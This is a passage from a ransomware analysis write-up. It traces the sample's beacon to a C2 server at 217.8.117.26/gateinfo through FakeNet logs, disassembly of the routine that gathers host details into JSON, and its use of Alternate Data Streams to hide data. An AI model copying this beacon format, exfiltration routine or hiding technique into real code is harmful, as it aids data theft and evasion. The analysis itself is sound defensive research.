ES 002B  DS 002B
CS 0023  SS 002B

x87r0 00000000000000000000 ST0 Empty 0.000000000000000000
x87r1 00000000000000000000 ST1 Empty 0.000000000000000000
x87r2 00000000000000000000 ST2 Empty 0.000000000000000000
x87r3 00000000000000000000 ST3 Empty 0.000000000000000000
x87r4 00000000000000000000 ST4 Empty 0.000000000000000000
x87r5 00000000000000000000 ST5 Empty 0.000000000000000000
x87r6 3FFF8000000000000000 ST6 Empty 1.000000000000000000
x87r7 3FFF8DB70C975DF22363 ST7 Empty 1.107148717794090503

x87TagWord  FFFF
x87TW_0 3 (Empty)   x87TW_1 3 (Empty)
x87TW_2 3 (Empty)   x87TW_3 3 (Empty)
```

Once it has that information the malware will start preparing the request. This means setting up the headers and the content that will be sent. Once done it will call the API call “HttpSendRequest” to send the http request. Using FakeNet we received that request and respond with a fake site to emulate the “C2”.




```
07/23/20 01:29:00 PM [          Diverter] ICMP type 3 code 1 10.0.0.2->10.0.0.2
07/23/20 01:29:08 PM [          Diverter] 79385ED97732AEE0036E67824DE18E28.exe (5400) requested TCP 217.8.117.26:80
07/23/20 01:29:36 PM [          Diverter] System (4) requested UDP 10.0.0.255:138
07/23/20 01:33:48 PM [          Diverter] 79385ED97732AEE0036E67824DE18E28.exe (5400) requested TCP 217.8.117.26:80
07/23/20 01:33:48 PM [    HTTPListener80]   POST /gateinfo HTTP/1.1
07/23/20 01:33:48 PM [    HTTPListener80]   Content-Type: application/x-www-form-urlencoded
07/23/20 01:33:48 PM [    HTTPListener80]   User-Agent: Mozilla/4.0 (compatible; MSIE 6.0b; Windows NT 5.0; .NET CLR 1.0.2914)
07/23/20 01:33:48 PM [    HTTPListener80]   Host: 217.8.117.26
07/23/20 01:33:48 PM [    HTTPListener80]   Content-Length: 4097
07/23/20 01:33:48 PM [    HTTPListener80]   Cache-Control: no-cache
07/23/20 01:33:48 PM [    HTTPListener80]
07/23/20 01:33:48 PM [    HTTPListener80]   data=UlTntw2ggIzqDh3lybY@fA6DsWbz0USEsdriuDh4HNk5LQqSlMjMOc@Bw@DAfXgE
07/23/20 01:33:48 PM [    HTTPListener80]   TY@41biS6OCu9nrO7hf3zrfnASs8dtebl/5KQu6KSbqoDebTo5qozRAaRInT8IYt
07/23/20 01:33:48 PM [    HTTPListener80]   Yz/Gl1fKST7uYy4OUJPjO6gcvi9kAxVBoJi3jC9QWuhinTE9lHjB0hXxCwFQihS5
07/23/20 01:33:48 PM [    HTTPListener80]   uBoUNxV4E5dofkDcWvQhF8mVEWkHLMEgM7LS/QX1FLt9ZKX7LHC0IJ/2NeKYDFv1
07/23/20 01:33:48 PM [    HTTPListener80]   HcgLD@EBz1BOCKuFedSUY/xJB7zcu3hDGuPPQNiZkNcs3RMpx8k1myXERFA0hrYY
07/23/20 01:33:48 PM [    HTTPListener80]   i9AdjLl1nFak8sxXppkHFGCVgiBYLVZtP87uyuu9JFgEzcY3pVoCgF59WgwtVCDT
07/23/20 01:33:48 PM [    HTTPListener80]   JzrlY3Ija5KN25nshzugcttcMa4CjkDXSywsZps/4KvJTMqKJ6VThq9QaW94rtK@
07/23/20 01:33:48 PM [    HTTPListener80]   QGjkVDC6B1uxEj9eeOAkh83/JxXVbG3BNnVleK@Bf/gADrxQU4EzK7oqGYvGC4qw
07/23/20 01:33:48 PM [    HTTPListener80]   Lrg9SRrOItoe5AMezpohHUP@qfGn3rxvlkCbplOlw7JqO8OVRwtcoZKFiy5wBpWh
07/23/20 01:33:48 PM [    HTTPListener80]   JJaaWJzzGJwwsYF7psS@@@a3jfJRJoqBIdraso5f/O3vWAcgL4EQ4l195EVygG/g
07/23/20 01:33:48 PM [    HTTPListener80]   7jZ@xMlwJHANwIL3mRCOatatyplWNvgCdz01XHJWb3W4z1Iw77I3MUDPqnC@VQi6
07/23/20 01:33:48 PM [    HTTPListener80]   fCYFGjrnjF1uksiUR8XoDq78f3LENGOWdW4Z3EUa3BZBW5jqTdSOwpLvZvZiqLAQ
07/23/20 01:33:48 PM [    HTTPListener80]   gK/46qIP34LlwkEWxqLD3l1Xif8TKDRUUFnU1eW7Pwfu9RdF3en915nxlbRHeYel
07/23/20 01:33:48 PM [    HTTPListener80]   YT45olt/kBOW6ELaJbUyl8KxHES6c9fw3TJGf1NtVk2iSJuylvMIffGuH2YIRDCs
07/23/20 01:33:48 PM [    HTTPListener80]   1Z2///N2lVHg4Ravx2u@N9SKyT0rngKYlXZzD0iMA49vslaxnPojqCXR7aphmafF
07/23/20 01:33:48 PM [    HTTPListener80]   9sQylaKZ4PDnp6b75u7DVRxOvdHNtKG9ZejZStKUqsZNjZh1Z1rT2Nd9TfFW@IDZ
07/23/20 01:33:48 PM [    HTTPListener80]   l2K4QJfnq7hRGk7Nx3wM@58RQ28Advyvx1oBxalahjk9UrViIE/mX5EwhocCHBGC
07/23/20 01:33:48 PM [    HTTPListener80]   1ZkhqUIHo5inEYSt1H9j8KWQ8SZe/AsXUKwPCIPbX9IHB3RVKIbAk@b4KAye9@JJ
07/23/20 01:33:48 PM [    HTTPListener80]   JWBmGst6gxHDrrxYGu/hgi6TkyC0ajeQYT9qVwXck0IWcqIYX6ShltiVtjS7ZZ@n
07/23/20 01:33:48 PM [    HTTPListener80]   FamME@VhAtc6LaQc9L9RjRmQTs5l22WHuK5drYL2YZ6a5/XtXQlJdet3ITr@8IxN
07/23/20 01:33:48 PM [    HTTPListener80]   La9AfdveHjprndxiqqkp8S3@e/SIKEaslEmNJtyXdjlNSb9LqNJ76LpA/6rDsozp
07/23/20 01:33:48 PM [    HTTPListener80]   Opzlz6IoR9ck0UBdY51RFSliu4bL8eq5udFRnwJHTqDzMyfMezpBT@XOn5dAM0PU
07/23/20 01:33:48 PM [    HTTPListener80]   w0N@aduRvDvewELl4VMm@WtiBb@40mkgWooGFsDUvVGEDBs3rS7DhKwEGeW4agd9
07/23/20 01:33:48 PM [    HTTPListener80]   2H2Mp25amFeKKygCZtwuoFrgsv85knsPGq0qzw1kqlTjXbgotsf1E3By6LKL/p94
07/23/20 01:33:48 PM [    HTTPListener80]   vFAX8vAurdBWRAzxS1rbvq@wUj3zJOWKCc7b5NE6m9bKuIMjqGHP5G4JZKS5A6Ck
07/23/20 01:33:48 PM [    HTTPListener80]   Oamw@RczxWVRZgg3405FQy7A5RRTbQtrKXxgzxP67g5wEgzE28iUUNp@Pi4vRvQl
07/23/20 01:33:48 PM [    HTTPListener80]   CHx5de1sxwbfZxbtLTDLif/XTo//6V0dQYttmS9sLBwu1Z2jMf9IY9N5GbgZcD6b
07/23/20 01:33:48 PM [    HTTPListener80]   2rPaMQN@j/nPKdEtHk2o0X7u1R9tBOYV93hgls4wnSApSLOao39dfIzmU4HlzmD@
07/23/20 01:33:48 PM [    HTTPListener80]   k8GRrCjn8TXhPWsI5p9Lw8yHXCPHpK1lLkHs/KfuDsfFis7YZQJvyXhluRqjjysA
07/23/20 01:33:48 PM [    HTTPListener80]   VerMt5Tn5UNWiPCSCuPVCOofCePaCdzoK3eagi/qzH1tUU/9fsRFRbYF@lgYx2M3
07/23/20 01:33:48 PM [    HTTPListener80]   kS/CMlNnG4DPUbxuOJTfKraUkKOv72zIu9INPO@@7uk@Pt6PElrK92fGaEcTJ1e4
07/23/20 01:33:48 PM [    HTTPListener80]   u3zIPEp0lw6qTQ@xKQS@ZpKQDCsnCuT@2YsKxqrUOZ5ufDnoYOkq5xQe7ml@zE1T
07/23/20 01:33:48 PM [    HTTPListener80]   2rSif8Hv6odlZtlOZ8VdjOK0N9h6yW3CiHDjVuTjZZkXHOqlp6AA/8le3SjYD7SK
07/23/20 01:33:48 PM [    HTTPListener80]   upk0vQljIbG4LBnIwwYF@F6TlJVKvVo82SuC8UyHeshZgBnToL0TRS/dnoeLz0Lx
07/23/20 01:33:48 PM [    HTTPListener80]   5Go4cWPwNJVIXRr2C9Yjz8cdrXQ1VaGX6coPBTHsiOmGETCd2aDvTelOnB/1q5VF
07/23/20 01:33:48 PM [    HTTPListener80]   VNMkRS95aoiPgud@uFI@QLYweFsvgJPvKH7CkP3oLQOWr2oC8Gv9fgKQMROkbVMM
07/23/20 01:33:48 PM [    HTTPListener80]   6SaziJR013o7JejggSB7m/vDOd/4dghrFeKoq10iDJQZbiSGuYgdEk@NChSDvOb8
07/23/20 01:33:48 PM [    HTTPListener80]   9VYOE3r/YOBvoc32wT7s2pyILFK/Yiv3hbRl6yOf5tQYFcxAfKRD7PPbZzhibr4j
07/23/20 01:33:48 PM [    HTTPListener80]   Neju49Whifn2YOmancJTOJNAAFvFS8BPDE70dRsWOWgr@DuCz2H2P1VOQzjsyTjk
07/23/20 01:33:48 PM [    HTTPListener80]   r2rNyuBC3MHUC/CeZyQ44L6QZUYwDuvYOOtavUzMs/yOxPNaS57hPevmaLqcOxGy
07/23/20 01:33:48 PM [    HTTPListener80]   kIXBi9QK7kNzT6a8xQJnNAD6BKvi/4X/bqcCVWAsyH5TIZcfb3lLh/ijMew76b2M
07/23/20 01:33:48 PM [    HTTPListener80]   L5mnnVK7E/2pT5nLIlPW4Sc8hBPdoC@IvFLdRINqFctrhTqUhCM7UXWb2W//EVnc
07/23/20 01:33:48 PM [    HTTPListener80]   /rXVVTWR3aJts6eCKf/lcvBFLfRM0wfWcUK3HV9/gVYqOtbgbO6XECQ29ONpipVP
07/23/20 01:33:48 PM [    HTTPListener80]   U@Vm48aNrO6rYhNi2ItUrTAUiR4N9VgQfofRY9mrTa5W6VDvYaLbyQSPywxUjy@2
07/23/20 01:33:48 PM [    HTTPListener80]   SN7i4bPcXJ5HTrUjxK/nzSu0kVLIfp5K30H3wCOQuLHc5RiO/oHC4LknEln9ZL4R
07/23/20 01:33:48 PM [    HTTPListener80]   RsH4sc46P88zAyfso9EdtuoKzeUkCrnFCbVeqxpe3CKwyxMDs1mSSz6o35wjluyu
07/23/20 01:33:48 PM [    HTTPListener80]   OFeJiWgQeRQZ@YEGJcyt1AwxY2McVXROTUTNViIJZD2K3syeWwegeeEoc9q3XkZ4
07/23/20 01:33:48 PM [    HTTPListener80]   eTdCmCcbnUDaNEMbegiTb2idO/hJLuYy21MnnaO8@6PHDendUvGSu3aTALwAguWE
07/23/20 01:33:48 PM [    HTTPListener80]   NEf7c6Rd@hCDmcoDKzVjI5RRtZZBd/g91nrS9MXTiPmrCpTJzEY8/Qt2SZad@9Dg
07/23/20 01:33:48 PM [    HTTPListener80]   nO2p/YJCq7w/uETntzGx@C/eH2nHP8xkiDG8OXrRSrDnYkSoj4Blid@91QK9GdLH
07/23/20 01:33:48 PM [    HTTPListener80]   3J/tpT2K2@OrlWRQ0BNOYOOwBxrKyVuo6uQoI9TouFaRYXHdMH@A7xXSw62vpBBN
07/23/20 01:33:48 PM [    HTTPListener80]   ZM@6BnajcCboAEJMNsr4W4c0jVyojIvBtD6wJz8AqbA1EN9Q7LFei0sv3KMq11aB
07/23/20 01:33:48 PM [    HTTPListener80]   HRT2k0BpgkyowwdirCoVTPhBRrVVpCrxDgSOjI983wHUTM0EivwywuY6KIvS3607
07/23/20 01:33:48 PM [    HTTPListener80]   eRUMOevWiQsqoLm2XhoklbZoyVRyewHoFlWuhHtqBJiLjQ/oRHpewzCW9aN2ggrv
07/23/20 01:33:48 PM [    HTTPListener80]   b6RRVjjuGidRlfFunPN9bD6lre1j4@1cqhCE86nglGJj4zOdAbwptPA3ogQJzScc
07/23/20 01:33:49 PM [    HTTPListener80]   G6615CNXME2RpDRqiD1L/SE6nQR@U5f2kMvaw3Ibhy4nnV8kGosQL53L2ut/LXHO
07/23/20 01:33:49 PM [    HTTPListener80]   YTZbR2q6QQDq7wUilze1IZ@ggTnhVF8yopzKTZ@rtV9b4hcAij9BNxNPFW09nqs2
07/23/20 01:33:49 PM [    HTTPListener80]   RCfPGKVrA6eqesurwYLs5nVAHS1HcdnqqpSpogCGYs@4@xsvIVyWtHVbe232xKkE
07/23/20 01:33:49 PM [    HTTPListener80]   6kmQD5mdP1jgYxDJoKZWXYB9TPvT6othpYqNZD4R/9XbTlLRH771XR2FEbvNEmuR
07/23/20 01:33:49 PM [    HTTPListener80]   NCVl7HJ2/FgRC1LkzyDH0sqAYCLwPOoTZPl50AsrjJdJFAb8LjnC6AJgXXS5AuGq
07/23/20 01:33:49 PM [    HTTPListener80]   NDy7R3sLaM9p0iTSVk8CrjrPRwCpn8P8@LTC@s09d4EoJqkktVOP8PQGgVjf8P10
07/23/20 01:33:49 PM [    HTTPListener80]   w1G@QYCiLlhcPFMamGJP0ZTjJeFQtmbDoCvA4rFkWXeUf5cdZboZ7AMfgxtwWSTR
07/23/20 01:33:49 PM [    HTTPListener80]
07/23/20 01:33:49 PM [    HTTPListener80] Storing HTTP POST headers and data to http_20200723_133349.txt.
```

As the picture shows the ransomware sends a big blob encoded in base64 to the c2 server at “http://217.8.117[.]26/gateinfo”. But where is this information coming from? For this we need to go back to the code an analyse what happened so far.



```
000000000040410F ; int __cdecl Gen_json_with_data(LPCWSTR lpString, LPCSTR)
000000000040410F Gen_json_with_data proc near
000000000040410F
000000000040410F var_18= dword ptr -18h
000000000040410F lpMem= dword ptr -14h
000000000040410F var_10= dword ptr -10h
000000000040410F var_C= dword ptr -0Ch
000000000040410F var_8= dword ptr -8
000000000040410F var_4= dword ptr -4
000000000040410F lpString= dword ptr  8
000000000040410F arg_4= dword ptr  0Ch
000000000040410F
000000000040410F push    ebp
0000000000404110 mov     ebp, esp
0000000000404112 sub     esp, 18h
0000000000404115 push    ebx
```




```
0000000000404116 push    esi
0000000000404117 push    edi
0000000000404118 call    Get_HW_profile_hwid
000000000040411D mov     ebx, eax
000000000040411F call    Gen_token_?
0000000000404124 push    [ebp+lpString]  ; lpString
0000000000404127 mov     edi, eax
0000000000404129 mov     [ebp+lpMem], edi
000000000040412C call    Unicode_to_ascii
0000000000404131 mov     esi, eax
0000000000404133 mov     [ebp+var_18], esi
0000000000404136 call    Get_current_os_regkey
000000000040413B mov     [ebp+var_4], eax
000000000040413E call    Get_username
0000000000404143 mov     [ebp+var_8], eax
0000000000404146 call    Get_computer_name
000000000040414B mov     [ebp+var_C], eax
000000000040414E call    Get_locale
0000000000404153 push    0               ; int
0000000000404155 push    ebx             ; LPCSTR
0000000000404156 push    offset aHwid    ; "{\"hwid\":\""
000000000040415B mov     [ebp+var_10], eax
000000000040415E call    Append_str
0000000000404163 push    1               ; int
0000000000404165 push    offset aToken   ; "\",\"token\":\""
000000000040416A push    eax             ; lpString
000000000040416B call    Append_str
0000000000404170 push    1               ; int
0000000000404172 push    edi             ; LPCSTR
0000000000404173 push    eax             ; lpString
0000000000404174 call    Append_str
0000000000404179 xor     edi, edi
000000000040417B inc     edi
000000000040417C push    edi             ; int
000000000040417D push    offset aUserid  ; "\",\"userid\":\""
0000000000404182 push    eax             ; lpString
0000000000404183 call    Append_str
0000000000404188 push    edi             ; int
0000000000404189 push    8               ; int
000000000040418B push    eax             ; lpMem
000000000040418C call    sub_40337F
0000000000404191 add     esp, 40h
0000000000404194 push    edi             ; int
0000000000404195 push    offset aBuildid ; "\",\"buildid\":\""
000000000040419A push    eax             ; lpString
000000000040419B call    Append_str
00000000004041A0 push    edi             ; int
00000000004041A1 push    17h             ; int
00000000004041A3 push    eax             ; lpMem
00000000004041A4 call    sub_40337F
00000000004041A9 push    edi             ; int
00000000004041AA push    offset aExt     ; "\",\"ext\":\""
00000000004041AF push    eax             ; lpString
00000000004041B0 call    Append_str
```

In this function we see that there is a template for a json file were some details about the system are gathered and later appended to the json temple string. Examples of details that are gathered include but are not limited to:

- GetCurrentHwProfileA


- Gen_token (some crypto API calls are involved)
- Query the registry key “”
- GetUsername
- GetComputername
- GetLocale
- Etc.

Once it finished querying the system it generates a json that looks as follows:



```
{
    "hwid": "alkp79gv6-n01f-11i6-i968-806q6b6m6963d",
    "token": "SYakqh:LFKc0IXgajEDgEwvHgiQ+bpXQNYDVzPqAq4u7bc2is8=..",
    "userid": "8",
    "buildid": "23",
    "ext": "ZUkMYh",
    "osversion": "Windows10Enterprise",
    "winusername": "REM",
    "winpcname": "DESKTOP-2C3IQHO",
    "rsakey": "W03mJTVJMW6/+iE6YCfVmRUSy1egpEeIly8n5aLcoNe6TztV5f79DjERhFjVlNzO..+SKkgpvoK+7O3JeMhPbhYRlGodiZZgE14Bmxnr9eEatQceCUD9cG818VNeFtS+34..8MNFO9nZJlfohumIFo1FNLtqsRY1ymoU1fg7GF9abH/PvhhcD9YcEFyfPlsDktgP..
    LsH1Z67PTue4ASArD7fEfTUR822z7qTiuHErOcRSlR727Sl0gIBLb8cCAFjRtEjJ..DLNMDt/fDwedClP1B7Yy3IjdeJlPngTaUtdxS4rXl+7PUFPL5FSiZKNJ2tbjJNSk..KeWSabfN9UWz6JB1sZjiNhvD1dVza5o3C44+XD3tFZ7yLDI5962lftCl5w3IAm3u..pk9fPIM9bl0/IjQgxF6AIVJuP0MCQi7Ld3
    +4b3qZwq1ZT5QJWXsOiEurG7ByTNPo..Ln54wx3yLiJPDWShQrQ+HeMhM4UQWhnC10CuryQS0mDQT9oyCuFuDdWSd+FMticc..iAmKmAC59E8iqWLz8g9PaKSmYfy9Upw1wzyW4fn13ZsSNN6LpKYfh+QlmWCyPbhK..ZGgwcyI16JotcchkpnqqyIU++c4IGbGy2Q/WKv4JBP/L1iegZ356CGdFrDbYBG3Y..
    nfyFhSMrRaZQ74dTH9liVJxU8Ac6tYl/c2DZWKzFE3+Npl63x4WNk8GjtLIjm11O..2u3yC0lGTDOlC0HukOW5+K5Qcbz0jlOocSGUD1gFbF1o0m9ZEMuPPwXCjGnNiUVF..e1QwNdqZAAtDcZ4nzAVlT5RLF/JMY5GIzBE9gxF0vYbYIcdoU9H/6XWTR8r/VcqZ..AwIdXUQm5jEf3oFt4g0emiL0eYTeD
    +GcOWYnbcdjuE2hO37Lpi7lHLmv8mIHGW0z..qpU/Yt1yDNkEXFMAQPM85hI3aFBTP/ywb/M7uC2KLlScmVg3PfzLLopHVtZ8Tn3a..GjccWtTYNiMEdk7hr/CvJwyofdfq8LTLUBSnprrU4JbaED0Od85C/p0KWB4h4Hv3..vsSROWGpkdswEQd8S2g25c7SCzqkQsgenvWVH+dTJkNCHSvhCFhE7j/cKlKLfbbw..
    JvBK6wVlAxWg/gVzVboH7cgCaSURnBm8vzpz0PlUOL/VkRTTkaXOeq7QcbHpiHVF..liwVbM+VLARPKhBqnyS9Yr+bVFWoPL+fm9+mZORAp6yE+sJ6LMcR4/bs9z1fnf6g..xx1bxOKZ3MVywLCPPEYES5zuB5mNpINHCA74eEhw2dEg03afgoOpGyPf87Y6brr2..
    4BYas65tEMjgkogL9Q1OShybSex8tLXBZKnQBeYdrlQLZv3E+1jN0RAPIQylFDzr..7DVXde0eWzvuMbJO+3+eXY3wSsyxrvgj3+0bJDNxIBcqCJbX2CO5ODe5qr1rMKIj..Qdbpo8USo/Z326D9HnkpLDFXV83U3+2YRfpkLCbQhf2uyvR2HzFmhvKDbyzmNQqh..NQyAcq4v34nI8ww1Xi6h0uoti8oBZTfpScOmQ/
    mrRV2MWnF8TeWGKgVJd3WF8UTD..xWkrod4qMkkHrIF5kd1Cikvnjptmgr74tEtNYU1o//G6gd2j12+5ZmT5AzUr43gF..Pfz1nD1JgM2x0RtB8LISBcVRKJZfDkBRNH/to4g8NkoibUYOXXoXNBC4Wfm43h/Q..bq3sjYscZGe7LMWaEjjLx+N2OLJfv6PHuzhMUipqCk6Me+Fr8I6kzti2AwPR3q6t..
    4vPT9a9xdJH4scFVU4/ImaO3VosZgioVKPNwyPmXnr2o20D1aVIomBeqGGcuA61E..N9Oou09/aOnQi/v+ZLJi9DEC75fgmEGF2L8Ox9HKNVfEh+k3FzxVTte6+P8i7cD8..n+Hy5ZDBv0MHoDmhnKfLvk5zoE/TPCgj+5gMwMtSQTczJkGLbfsEc7uDTpgSe7yV..eVTmGKZ2ou8OO2yVg8KwgQ8BK6St
    +yd5uYvhiz3rdovwAA/DXD/pm2qTF/mCjqq4..QmlP/VaUPUbUhWVDNgpEWcruSACYYcqJj841g0soeXwp5d3UkWG/QOKOmfRlHjC+..",
    "locale": "English(UnitedStates)",
    "isadmin": "1",
    "isserver": "0",
    "hasrukeys": "0",
    "arch": "x64"
}
```

After the information is gathered, we see that some encryption is initialised (creating encryption keys, specifying algorithms, etc) but some of the information used is queried from a file that was written in “%temp%\\boot.sys” in an earlier stage. The most interesting aspect of this, is that the information is not read from the file itself, instead it queries the file using the convention “filename.ext:string”. This means that this ransomware is using Alternate Data Streams to hide information. Using the ADS-spy tool we can inspect the content that is been read by the malware.

